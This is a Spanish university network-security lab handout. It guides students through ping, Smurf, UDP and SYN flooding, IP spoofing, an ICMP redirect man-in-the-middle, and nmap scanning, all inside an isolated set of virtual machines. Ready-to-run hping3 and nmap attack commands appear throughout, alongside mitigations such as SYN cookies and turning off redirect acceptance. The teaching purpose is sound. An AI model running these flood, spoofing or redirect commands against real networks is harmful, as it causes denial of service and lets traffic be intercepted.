
Seguridad en Redes

Práctica 4.2. Ataques protocolos de red y transporte

1. Preparación del entorno

Vamos a usar cuatro MVs (`router`, `victima`, `atacante` y `externo`) y dos redes internas (`net1` y `net2`) tal y como se muestra en la figura.



Importa una MV usando el archivo `SER.ova`, haz tres clonaciones enlazadas y configura los siguientes adaptadores de red:

- Todas las máquinas tendrán el adaptador 1 (`eth0`) conectado a NAT.
- `Víctima y Atacante` están conectadas a `net1` a través del adaptador 2 (`eth1`).
- `Externa` está conectada a `net2` a través del adaptador 2 (`eth1`).
- `Router` está conectado a ambas redes: adaptador 2 (`eth1`) a `net1` y adaptador 3 (`eth2`) a `net2`.

Configura `router`:

```
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip link set dev eth2 up
sudo ip addr add 192.168.1.1/24 broadcast + dev eth1
sudo ip addr add 192.168.2.1/24 broadcast + dev eth2
sudo sysctl -w net.ipv4.ip_forward=1
```

Configura `atacante`:
(en esta máquina instalaremos las aplicaciones hping3 y nmap)

```
sudo apt-get update
sudo apt-get install hping3 nmap
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.10/24 broadcast + dev eth1
sudo ip route add 192.168.2.0/24 via 192.168.1.1
```

Configura `victima`:
(en esta máquina instalaremos varios servidores: FTP, SSH, Telnet y el servidor Web Apache)

```
sudo apt-get update
sudo apt-get install ftpd ssh telnetd apache2
```

```
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.11/24 broadcast + dev eth1
sudo ip route add 192.168.2.0/24 via 192.168.1.1
```

Configura `externa`:

```
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip addr add 192.168.2.20/24 broadcast + dev eth1
sudo ip route add 192.168.1.0/24 via 192.168.2.1
```

NOTA IMPORTANTE: este documento está editado con MS Word y algunos caracteres especiales, especialmente el guion (–) o las comillas (″), a veces utilizan una codificación diferente a la que se usa en Linux. Por tanto, si haces un "copia y pega" del comando desde el documento a la consola de Linux, éste podría fallar. En tal caso, se recomienda revisar estos caracteres especiales o reescribir el comando completo.

2. Exploración de la red

El comando `ping` se puede usar para averiguar qué máquinas que hay activas en una red. Si se hace un `ping` a la dirección IP broadcast de la red (usando la opción `ping -b`), responderán todas aquellas máquinas de la red que estén configuradas para responder a los mensajes *ICMP echo request* dirigidos a la dirección broadcast.

Desde `atacante` ejecutar la siguiente orden:

```
$ sudo ping -b 192.168.1.255
```

Observar que no se obtiene ninguna respuesta. Esto es porque el sistema, por defecto, está configurado para no responder *ICMP echo request* dirigidos a la dirección broadcast (variable `net.ipv4.icmp_echo_ignore_broadcasts=1`). Para cambiar esta configuración, ejecutamos la siguiente orden en TODAS las máquinas de net1 (`atacante`, `victima` y `router`):

```
$ sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0
```

Después ejecutar de nuevo el siguiente comando desde `atacante`:

```
$ sudo ping -b 192.168.1.255
```

Se observará que, por cada `ICMP echo request`, el `atacante` recibirá varios `ICMP echo repy` duplicados (desde `victima`, `router` y el propio `atacante`). Podemos observar este tráfico usando `wireshark` en el atacante.

3. ICMP *ping flooding*

Consiste en que un atacante inunda a la víctima con un gran número de paquetes `ICMP echo request`.

Por defecto, el comando `ping` envía un mensaje `ICMP echo request` cada segundo. Se puede expresar un intervalo distinto con la opción `ping -i <interval-in-seconds>`. Otra posibilidad es usar la opción `ping -f` (modo flooding) que envía mensajes `ICMP echo request` al mayor ritmo posible. Ejecutar la siguiente orden en el `atacante`:

```
$ sudo ping -f 192.168.1.11
```

Una tercera opción es usar la herramienta `hping3`. Ejecutar la siguiente orden en el `atacante`:

```
$ sudo hping3 --icmp --flood 192.168.1.11
```

Comprueba el tráfico generado usando `wireshark` en la `victima`. Ten en cuenta que, para que el ataque sea efectivo, el atacante debería disponer de más ancho de banda que la víctima.

El ataque anterior se puede combinar con *IP spoofing*, de manera que el atacante suplanta la IP origen de otra máquina (o una IP origen falsa). De esta manera, las respuestas `ICMP echo reply` de la `victima` se envían a la máquina suplantada, en lugar de llegar al `atacante`. Por ejemplo, si queremos suplantar la dirección IP origen `192.168.1.100`, ejecutamos la siguiente orden en el `atacante`:

```
$ sudo hping3 --icmp --flood --spoof 192.168.1.100 192.168.1.11
```

Otra opción es utilizar direcciones IP origen aleatorias, ejecutando la siguiente orden en el `atacante`:

```
$ sudo hping3 --icmp --flood --rand-source 192.168.1.11
```

Comprueba en ambos casos el tráfico generado usando `wireshark` en la `victima`.

Entrega #1. Una vez finalizada la ejecución del último comando `hping3` (usa `Crtl+c` para detenerlo), copia y entrega la salida de dicho comando.

4. ICMP *Smurf attack*

Consiste en que el `atacante` inunda la red con mensajes `ICMP echo request` dirigidos a la dirección *broadcast* y suplantando la dirección IP de la `victima` como origen. De esta manera, las máquinas de la red actúan como reflectores e inundan a la `victima` con múltiples mensajes `ICMP echo reply`. Para que el ataque sea efectivo, se necesitan muchas máquinas actuando como reflectores.

Desactiva `icmp_echo_ignore_broadcasts` en `router`, `victima` y `atacante`, para que no ignoren las peticiones de *ping* a direcciones de difusión:

```
$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
```

Ejecuta en `atacante`:

```
$ sudo hping3 --icmp --flood --spoof 192.168.1.11 192.168.1.255
```

Comprueba con `wireshark` el tráfico generado.

Finaliza la ejecución del comando `hping3` anterior (mediante `Crtl+c`). Para evitar conflictos con el ejercicio siguiente, antes de continuar, debes limpiar la tabla *cache* de rutas de `victima`, usando el siguiente comando:

```
$ sudo ip route flush cache
```

5. ICMP *Redirection attack*

Un atacante puede usar `ICMP redirect` para enviar a una víctima una ruta falsa para llegar a un cierto destino.

Este ejercicio consiste en que el `atacante` notifica a la `victima` que para llegar a la máquina `externa`, debe usar como *router* la dirección del propio `atacante`. De esta manera, todos los paquetes que envía `victima` a `externa`, pasarán a través del `atacante`. Si no queremos provocar una denegación de servicio, debemos activar el *forwading* en el `atacante`.

```
$ sudo sysctl -w net.ipv4.ip_forward=1
```

Además, cuando `atacante` reciba los paquetes de `victima`, determinará que la ruta seguida no es correcta y enviará otra nueva redirección de forma automática. Para evitar este comportamiento, debemos desactivar el envío automático de redirecciones en el `atacante`, mediante los siguientes comandos:

```
$ sudo sysctl -w net.ipv4.conf.all.send_redirects=0
$ sudo sysctl -w net.ipv4.conf.eth1.send_redirects=0
```

A continuación, lanzamos el ataque ICMP *Redirect* desde el `atacante` mediante el siguiente comando:

```
$ sudo hping3 --icmp -C 5 -K 1 --spoof 192.168.1.1
--icmp-ipsrc 192.168.1.11 --icmp-ipdst 192.168.2.20
--icmp-gw 192.168.1.10 192.168.1.11
```

Este comando envía a `victima` un mensaje ICMP de tipo *"Redirect"* (`-C 5`), con código *"Redirect Datagram for the Host"* (`-K 1`), suplantando la dirección IP de `router` (`--spoof 192.168.1.1`) y estableciendo los parámetros de la nueva ruta (`--icmp-ipsrc 192.168.1.11 --icmp-ipdst 192.168.2.20 --icmp-gw 192.168.1.10`).

Intenta conectarte desde `victima` a `externa` (por ejemplo, mediante `ping`) y comprueba mediante `wireshark` (en `atacante`) que todos los paquetes que intercambian `victima` y `externa` pasan por `atacante` (se trataría, por tanto, de un ataque de tipo *man-in-the-middle* usando redirecciones)

Comprueba la tabla *cache* de rutas de `victima` con la siguiente orden:

```
$ sudo ip route show cache
```

Entrega #2. Copia y entrega la salida del comando anterior

Observa la tabla *cache* de rutas de `victima` e identifica la entrada correspondiente a la redirección falsa anunciada por el `atacante`.

Para borrar la entrada de redirección falsa de la tabla *cache* de rutas de `victima`, se puede usar la siguiente orden:

```
$ sudo ip route flush cache
```

Para mitigar este ataque, se pueden desactivar en `victima` la opción de aceptar paquetes de redirección mediante las siguientes órdenes:

```
$ sudo sysctl -w net.ipv4.conf.all.accept_redirects=0
```

```
$ sudo sysctl -w net.ipv4.conf.eth1.accept_redirects=0
```

Después de ejecutar estas órdenes, repite el ataque anterior y comprueba que no tiene efecto sobre `victima`.

6. TCP SYN *flooding*

En esta práctica vamos a realizar un ataque de tipo *SYN flooding* sobre el servidor Web Apache2 (puerto TCP/80) de la máquina `victima`. En primer lugar, comprobamos que el puerto 80 está abierto en la `victima`:

```
$ sudo netstat -ant
```

(el puerto 80 debe aparecer en estado `LISTEN`)

Comprueba que el servidor web de `victima` responde con normalidad, conectándote a él desde cualquier otra máquina de la red, mediante:

```
$ wget 192.168.1.11
```

(este comando descargará el archivo `index.html` del servidor)

A continuación, desactiva el mecanismo TCP SYN *cookies* en `victima` (este mecanismo está activado por defecto, y sirve para mitigar el ataque TCP SYN *flooding*):

```
$ sudo sysctl net.ipv4.tcp_syncookies=0
```

Para realizar el ataque *SYN flood*, ejecuta la siguiente orden en el `atacante`:

```
$ sudo hping3 -S --flood -p 80 --spoof 192.168.1.200 192.168.1.11
```

Esta orden inunda el puerto 80 de la `victima` con segmentos TCP con el flag SYN activado (opción `-S`), por lo que se envían múltiples solicitudes de establecimiento de conexión TCP desde una IP origen falsa.

Comprueba el estado de las conexiones TCP (con `netstat -ant`) en `victima`. Deberían aparecer múltiples conexiones sobre el puerto 80 de `victima` en estado `SYN_RCV`. Prueba a conectarte de nuevo al servidor web de `victima` desde cualquier otra máquina de la red, mediante:

```
$ wget 192.168.1.11
```

Como el puerto 80 está inundado de peticiones SYN, no es posible la conexión.

Entrega #3. Copia y entrega la salida del comando `netstat -ant` de la víctima

Para mitigar este ataque, activa el mecanismo TCP SYN *cookies* en `victima`:

```
$ sudo sysctl net.ipv4.tcp_syncookies=1
```

Este mecanismo permite aumentar el número de conexiones pendientes sin aumentar el espacio dedicado (SYN *backlog*), a costa de incrementar el consumo de CPU.

Prueba a conectarte de nuevo al servidor web.

7. UDP *flooding*

Ejecuta en `atacante`:

```
$ sudo hping3 --udp --flood --rand-source 192.168.1.11
```

Comprueba con `wireshark` el tráfico generado.

8. Exploración de puertos (*port scanning*)

nmap

Consulta la página de manual del comando `nmap` y la documentación en http://nmap.org/book/man.html o http://nmap.org/man/es/.

La sintaxis básica de `nmap` para escanear un sistema (o sistemas) objetivo es la siguiente:

```
nmap -<scan_type> <targets> -p <port_range>
```

Parámetros:

`-<scan_type>`	Permite especificar el tipo de escaneo
`<targets>`	Nombre o dirección IP del sistema o sistemas a escanear
`-p <port_range>`	Puerto o rango de puertos a escanear (ejemplo: `-p 1-1024`)

Los principales principales tipos de escaneos (scan_type) son:

`-sT`	Método “CONNECT”
`-sS`	Método “SYN stealth”
`-sA`	Método ACK
`-sF`	Método FIN
`-sN`	Método NULL
`-sU`	Escaneo de puertos UDP

Los sistemas objetivo (*targets*) se pueden especificar de distintas maneras:

- Un nombre de host (ej. `www.ejemplo.com`) o una dirección IP
- Una secuencia de nombres de hosts o direcciones IP (separada por espacios)
- Una lista de direcciones IP (ej. `192.168.1.11,12,15,20`)
- Un rango de direcciones IP (ej. `192.168.1.11-15`)
- Una dirección de red (ej. `192.168.1.0/24`)
- Usando comodines (ej. `192.168.1.*`)

La máquina `victima` tiene instalados los servicios `ftpd` (TCP port 21), `sshd` (TCP port 22), `telnetd` (TCP port 23) y `httpd` (TCP port 80). Ejecutando el comando `netstat -ant` en `victima` podemos ver el listado de puertos TCP abiertos.

Realiza los siguientes escaneos desde `atacante`:

```
$ nmap -sT 192.168.1.11 -p 1-100        # Metodo Connect
$ sudo nmap -sS 192.168.1.11 -p 1-100   # Método SYN stealth
$ sudo nmap -sA 192.168.1.11 -p 1-100   # Método ACK
$ sudo nmap -sF 192.168.1.11 -p 1-100   # Método FIN
$ sudo nmap -sN 192.168.1.11 -p 1-100   # Método NULL
```

Entrega #4. Copia y entrega las salidas de los distintos tipos de escaneos realizados anteriormente

Si no se indica el tipo de escaneo, por defecto se realiza un escaneo TCP SYN o TCP *Connect* en función de si se dispone o no de privilegios.

Se puede añadir la opción `-V` para detectar las versiones de los servicios instalados. Por ejemplo:

```
$ sudo nmap -sSV 192.168.1.11 -p 1-100
```

Más información en http://nmap.org/book/vscan.html.

Entrega #5. Copia y entrega la salida del escaneo anterior, donde se muestran las versiones de los servicios instalados

Para observar la diferencia entre usar la opción `-V` o no usarla, es interesante comparar las capturas de `wireshark` cuando hacemos ambos tipos de escaneo. Por ejemplo, desde el `atacante`, captura el tráfico con `wireshark` y escanea el puerto 80 de la `victima` con estos dos comandos:

```
$ sudo nmap -sS 192.168.1.11 -p 80
$ sudo nmap -sSV 192.168.1.11 -p 80
```

Compara el tráfico capturado en uno y otro caso. En el segundo caso, es interesante analizar el tráfico en modo ASCII, usando la opción del menú *Analyze → Follow TCP Stream* y observa de dónde obtiene `nmap` la información de la versión del servicio.

También puede resultar interesante usar las opciones `--reason`, que indica la razón por la que se considera que el puerto está abierto, cerrado o filtrado, y `--packet-trace`, que muestra una descripción de los paquetes intercambiados.

Nmap también permite detectar el sistema operativo con:

```
$ sudo nmap -O 192.168.1.11
```

Entrega 6. Copia y entrega las salidas del escaneo de sistema operativo anterior

A partir de varias pruebas, se crea una huella (*fingerprint*) del sistema que se compara con las del fichero `/usr/share/nmap/nmap-os-db`. Más información en http://nmap.org/book/osdetect.html.